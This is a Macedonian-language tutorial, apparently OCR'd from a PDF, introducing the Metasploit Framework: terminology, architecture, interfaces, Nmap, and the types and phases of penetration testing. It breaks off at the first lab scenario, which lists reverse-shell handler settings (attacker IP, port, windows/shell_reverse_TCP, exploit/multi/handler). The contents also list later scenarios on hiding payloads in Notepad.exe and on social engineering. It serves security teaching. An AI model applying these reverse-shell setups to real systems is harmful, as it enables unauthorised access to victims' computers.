


The Metasploit Framework

By Даме Јованоски - Except1onX

Содржина


Содржина 2
1. Запознавање со Metasploit 4
2. Архитектура на Metasploit 5
3. Делови на Metasploit работната околина 6
4. NMAP Scanner 9
5. Пенетрациско тестирање користејќи Metasploit. 10
6. Pen-testing користејќи Metasploit 12
6.1. Сценарио број 1 – binary payload 12
6.2. Сценарио број 2 –Visual Basic infection – метод 19
6.3. Сценарио број 3 – Користење на додаток Social Engineering Tool (SET). 24
6.4. Сценарио број 4 – Користење на програми за прекривање на payload(пример NOTEPAD.exe). 30

Вовед

Не постои 100% заштита која би не заштитила од малициозни напади, но сепак постојат начини на нивно спречување. Тоа спречување може да се изврши со користење на Metasploit работната околина која овозможува симулација на малициозен напад, со што се откриваат сигурностните пропусти. Со искористување на сигурностните пропусти напаѓачот овозможува пристап до компјутерот кој го напаѓа а со тоа пристап до одредени доверливи информации. Овој документ ќе даде приказ за тоа како изгледа т.е како се симулира малициозен напад и како ние би реагирале/спречиле тие напади.

1. Запознавање со Metasploit

Metasploit претставува open-source работна околина која овозможува откривање на сигурносни пропусти и помага во откривање во детекција на недозволен пристан на еден компјутерски систем (IDS signature[1]). Тоа претставува развојна алатка за развиток и извршување на exploit код (код којшто експлотира одредена пропуст на еден систем при негово извршување).



Слика 1.Архитектура на Metasploit

Пред да започнеме да се запознаваме со архитектура на Metasploit работната околина, напрвин ќе "дефинираме" некои термини кои често ќе ги користиме при изучувањето:

[1] IDS – Intrusion detections system – престставува систем за детекција на неовластен пристап на корисници кои се дел од мрежата (LAN мрежата) или корисници кои се дел од интернет мрежата.

- **Vulnerability**

Во компјутерската безбедност овој термин се дефинира како пропуст или дефект во системските процедури, дизајн или имплементација која што може да биде извршена (несвесно или експлатирана од страна на корисникот) и како резултат на тоа може да дојде до оштетување на системот или на одредена активност.

- **Exploit**

Во компјутерската безбедност овој термин може да се дефинира како парче софтвер којшто преку одреден пропуст(слабост,ранливост) на системот му овозможува пристап на напаѓачот(ескалација на привилегиите) или Denial Of Service на самиот тој систем.

- **Overflow**

Во компјутерската безбедност овој термин се дефинира како грешка на програмата кога се обидува да смести што повеќе податоци во меморискиот простор за привремено сместување податоци којшто доведува до менување на текот на извршување на програмата.

- **Payload**

Во компјутерската безбедност овој термин се дефинира како товариште т.е како програмски код од неколку бајти што се носи или што се транспортира заедно со exploit-от до целта каде што треба да се изврши.

2. Архитектура на Metasploit

Најважниот дел од архитектурата на Metasploit е REX [2]кој претставува Ruby Extension Library. REX овозможува имплементација на пртокол клиент-сервер, subsystem за логирање, exploiting utility classes (додатни класи/алатки за exploits) и многу други додатни алатки и класи. REX приклучната датотека е направена такашто да не биде зависна од другите класи кои се дел од RUBY при нејзината инсталација, таа се инсталира посебно такашто неможе да се доведе до нејзина не функционалност.

[2] Претставува посебна класа независна од RUBY(не зависи од нејзините инсталациони default класи) за да може независно да работи.


Самата работна околина е поделена на повеќе делови, а меѓунив е и делот којшто се наоѓа на најниското ниво (low-level) а тоа е јадрото на работната околина (framework core). Јадрото на работната околина е одговорно за имплементирање и овозможување на интерфејс на користникот за да му овозможи интеракција со особините коишто ги нуди самата околина (сесии,модули,exploits и некои додатоци/plugins). Јадрото на работната околина овозможува кориснични интерфејс (UI – user interface) и овзможува на различни начини на пристап до оваа работна околина кои подоцна ќе ги разгледаме.

Како посебни делови на работната околина се модулите и додатоците (plugins) коишто ни помагаат при работата. Такви модули се: exploit, payload, NOP генератор [3]и auxiliary. Овие модули имаат добро дефинирана структура и се користат за да ја продолжат функционалноста на работната околина или при одредени случаеви каде сакаме тие да завземат одредена улога при работата. Овие додатоци при нивно користење можат да додадат некои нови команди, скенираат цела мрежа, да вршат забелешки на мрежата и други особини во зависност од тоа која алатка за која намена ќе ја одбереме.

3. Делови на Metasploit работната околина

Пристапи до Metasploit работната околина се:

- msfconsole




[3] NOP - како инструкција во assembly претставува скратеница од No operation.

Слика 2.Конзолен приказ на Metasploit работната околина

Конзолниот пристап на Metasploit работната околина овозможува преглед на повеќе алатки коишто ги нуди работната околина. Повеќето корисници преферираат користење на конзолниот приказ на работната околина поради тоа што овој пристап користи најмалку ресурси од меморијата при нејзиното активирање и воедно и работа во зависност од останатите пристапи. Конзолниот пристап може да се комбинира со bash скриптниот јазик којшто е достапен во Linux оперативниот систем, додека пак кај Windows оперативниост систем работата на конзолниот приказ на Metasploit е сличен поради тоа што се користи симулација на Linux комадна линија позната под името Cygwin.


- msfcli

Msfcli пристапот до Metasploit работната околина



Слика 3.msfcli приказ на Metasploit работната околина

- msfgui



Слика 4.Msfgui приказ на Metasploit работната околина


- msfweb

Слика 5.msfweb приказ на Metasploit работната околина

Msfweb приказот на Metasploit работната околина овозможува web пристап користејќи Apache (Web сервер) на порт 55555. Овој вид на пристап овозможува лесен и едноставен пристап до опциите којшто ги нуди оваа работна околина. Со користење на web пребарувачот можеме да имаме и конзолен пристам и преглед на сесиите којшто успешно сме ги овозможиле користејќи некој payload и некој exploit за којшто подцна ќе дискутираме.

4. NMAP Scanner

Nmap скенерот е дел од Metasploit кој му овозможува на корисникот информации за целта којашто ја тестира или “напаѓа”. Nmap скенерот овозможува информации на корисникот за кои порти (ports) се отворени, овозможуваа информации за портите кој сервис го користат, информации за оперативниот систем којшто се користи на целта, и доколку скенирањето е извршено во една LAN мрежа , се добиваат информации за MAC адресата на компјутерите учесници во истата таа мрежа.



5. Пенетрациско тестирање користејќи Metasploit.

Што всушност претставува Penetration testing?(пенетрациско тестирање)

Пенетрациско тестирање е метод на нарушување на безбедноста на еден компјутерски систем или мрежа и претставува симулација на напад со малициозен карактер којшто е извршен од страна на некој Black hat хакер или кракер. Процесот вклучува активна анализа за системот и детектирање на потенцијални vulnerabilities (пропусти/дефекти) којшто се резултат на слабата или несоодветната системска конфигурација. Оваа анализа се извршува од страна на потенцијалниот напаѓач којшто извршувајќи активна експлатација на системот т.е дефектите на системот. Секој безбедносен пропуст што се открива од страна на "pen-тестерот" и се пријавуваат кај сопственикот којшто е одговорен за управување и одржување на системот со цел да се спречи и обезбеди системот малициозни напади.

Постојат повеќе начини на тестирање и тоа:

1. White box

- Пен-тестерот има информации за мрежата која ја тестира (внатрешна или оддалечена).
- Видови на мрежни уреди(Cisco, TCP/IP).
- Инфромации за Web сервер што се користи (UNIX/APACHE).
- Верзија на оперативен систем.(LINUX/Windows).
- Платформа на база на податоци(Oracle, MS SQL).
- Load balancers
- Firewalls
- Т.е симулација во која што напаѓачот/тестерот има детални информации за средината која што ја тестира.

2. Black box

- Пен-тестерот нема претходни информации за за мрежата која ја тестира/напаѓа.
- Само името на компанијата и IP адресата се познати.
- Претставува симулација на real world хакирање којшто нема претходно информации(верзијата на оперативниот систем,апликациите коишто ги користат, видови на уреди и мрежни топологии кои се имплементирани и тн.)за remote network environment.(за оддалечената мрежна средина).

Цели на пенетрациско тестирање:

1. Не деструктивни тестирања:

- Скенирање на далечински сервери за одредени vulnerabilities (пропусти/дефекти)
- Анализирање и потврдување/дефинирање на резултатите.
- Дефинирање на релација vulnerability-exploit (кој exploit за кој пропуст/слабост)
- Не се користат критични DoS (denial of service) напади.

2. Дестриктивни тестирања:

- Скенирање на далечински сервери за одредени vulnerabilities (пропусти/дефекти)
- Анализирање и потврдување/дефинирање на резултатите.
- Дефинирање на релација vulnerability-exploit (кој exploit за кој пропуст/слабост)
- Се испробуваат сите DoS(denial of service) напади(пр. Buffer Overflow).

Организирање на пенетрациско тестирање (план/чекори на пенетрациско за остварување тестирање):

- Information Gathering
- Fingerprinting or Footprinting
- Network Surveying / Network Mapping
- Ports Scanning and Services Identification
- Evading Firewall Rules
- Automated Vulnerability Scanning
- Exploiting Services for Known Vulnerabilities
- Exploiting Web-Based Authorization
- Password Cracking / Brute Forcing
- Denial of Services (DoS) Testing
- Escalation of Privileges

Видови на експерти(хакер) за компјутерска безбедност:

- White hat hacker – претставува експерт во компјутерската безбедност кој има за цел да ја заштити компјутерска мрежа, пропусти/дефекти и не прави никаков малициозен пристап до било каква компјутерска мрежа со претходно да има одобрување од страна на сопственикот/адмнинистраторот.
- Black hat hacker - претставува експерт во компјутерската безбедност кој има за цел да наштети на одредена компјутерска мрежа поради сопствени цели/идеи/предизвици со користење на одереди малициозни програми со цел на откривање на пропустите/дефекти на системот со цел ескалација на привилегии и

овозможување на high-level пристап до било каква компјутерска мрежа (или компјутер којшто е дел од некоја мрежа) без претходно да има одобрување од страна на сопственикот/адмнинистраторот.

- Grey hat hacker – претставува експерт во компјутерската безбедност кој има за цел или да му наштети или да заштити одредена компјутерска мрежа. Дефинирањето на овој тип на хакери е помеѓу значењата на White hat/Black hat типови на хакери.

6. Pen-testing користејќи Metasploit

Користејќи го Metasploit ние ќе симулираме некој начини на добивање на пристап до одредена цел и ескалирање на привилегии. Овие симулации се направени користејќи VMWARE и користење на виртуелна мрежа помеѓу два компјутери со што се симулираат real life сценарија за тоа како може да се добие пристап до одредена цел(компјутер) со користење на IP адресата на целта. Во Metasploit ние ќе користиме client-side exploit кои работат на принципот сервер-клиент.

6.1. Сценарио број 1 – binary payload

ХОСТ/НАПАЃАЧ

IP:192.168.163.129
PORT:33556
Payload: windows/shell_reverse_TCP
Module: exploit/multi/handler

КЛИЕНТ/ЦЕЛ

